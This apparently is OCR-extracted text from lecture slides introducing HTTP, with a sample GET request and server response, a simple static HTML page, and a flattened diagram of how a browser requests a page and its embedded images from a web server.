
Connection management

```
GET /somedir/page.html HTTP/1.0
Host: www.somechool.edu
Connection: close
User-agent: Mozilla/4.0
Accept: text/html, image/gif, image/jpeg
Accept-language: en

(extra carriage return, line feed)
```

Carriage return, line feed indicates end of message

Content negotiation

HTTP RESPONSE




```
HTTP/1.1 200 OK
Date: Sun, 08 Feb xxxx 01:11:12 GMT
Server: Apache/1.3.29 (Win32)
Last-Modified: Sat, 07 Feb xxxx
ETag: "0-23-4024c3a5"
Accept-Ranges: bytes
Content-Length: 35
Connection: close
Content-Type: text/html

<h1>My Home page</h1>
```


STATIC WEB PAGE EXAMPLE

```
<HTML>
<BODY>
<H1>Simple Web Page</H1>
<IMG SRC=“/images/image1.jpg”>
</BODY>
</HTML>
```


RENDERING A WEB PAGE

- Browser requests HTML "root" page
- Root page has links for images, etc
- Browser requests embedded objects
- Browser integrates and renders objects


someserver.com/a/b/c.html
Web Root
/
images
a
image1.jpg
z
b
c.html
HTTP GET
/a/b/c.html
Browser
(Google Chrome)
WEB SERVER
(http://someserver.com)



```
<HTML>
<BODY>
<H1>Simple Web Page</H1>
<IMG
SRC="/images/image1.jpg">
</BODY>
</HTML>
```


someserver.com/a/b/c.html
Simple Web Page
?
Web Root
/
images
image1.jpg
a
z
b
c.html
HTTP GET
/images/image1.jpg
Browser
(Google Chrome)
WEB SERVER
(http://someserver.com)



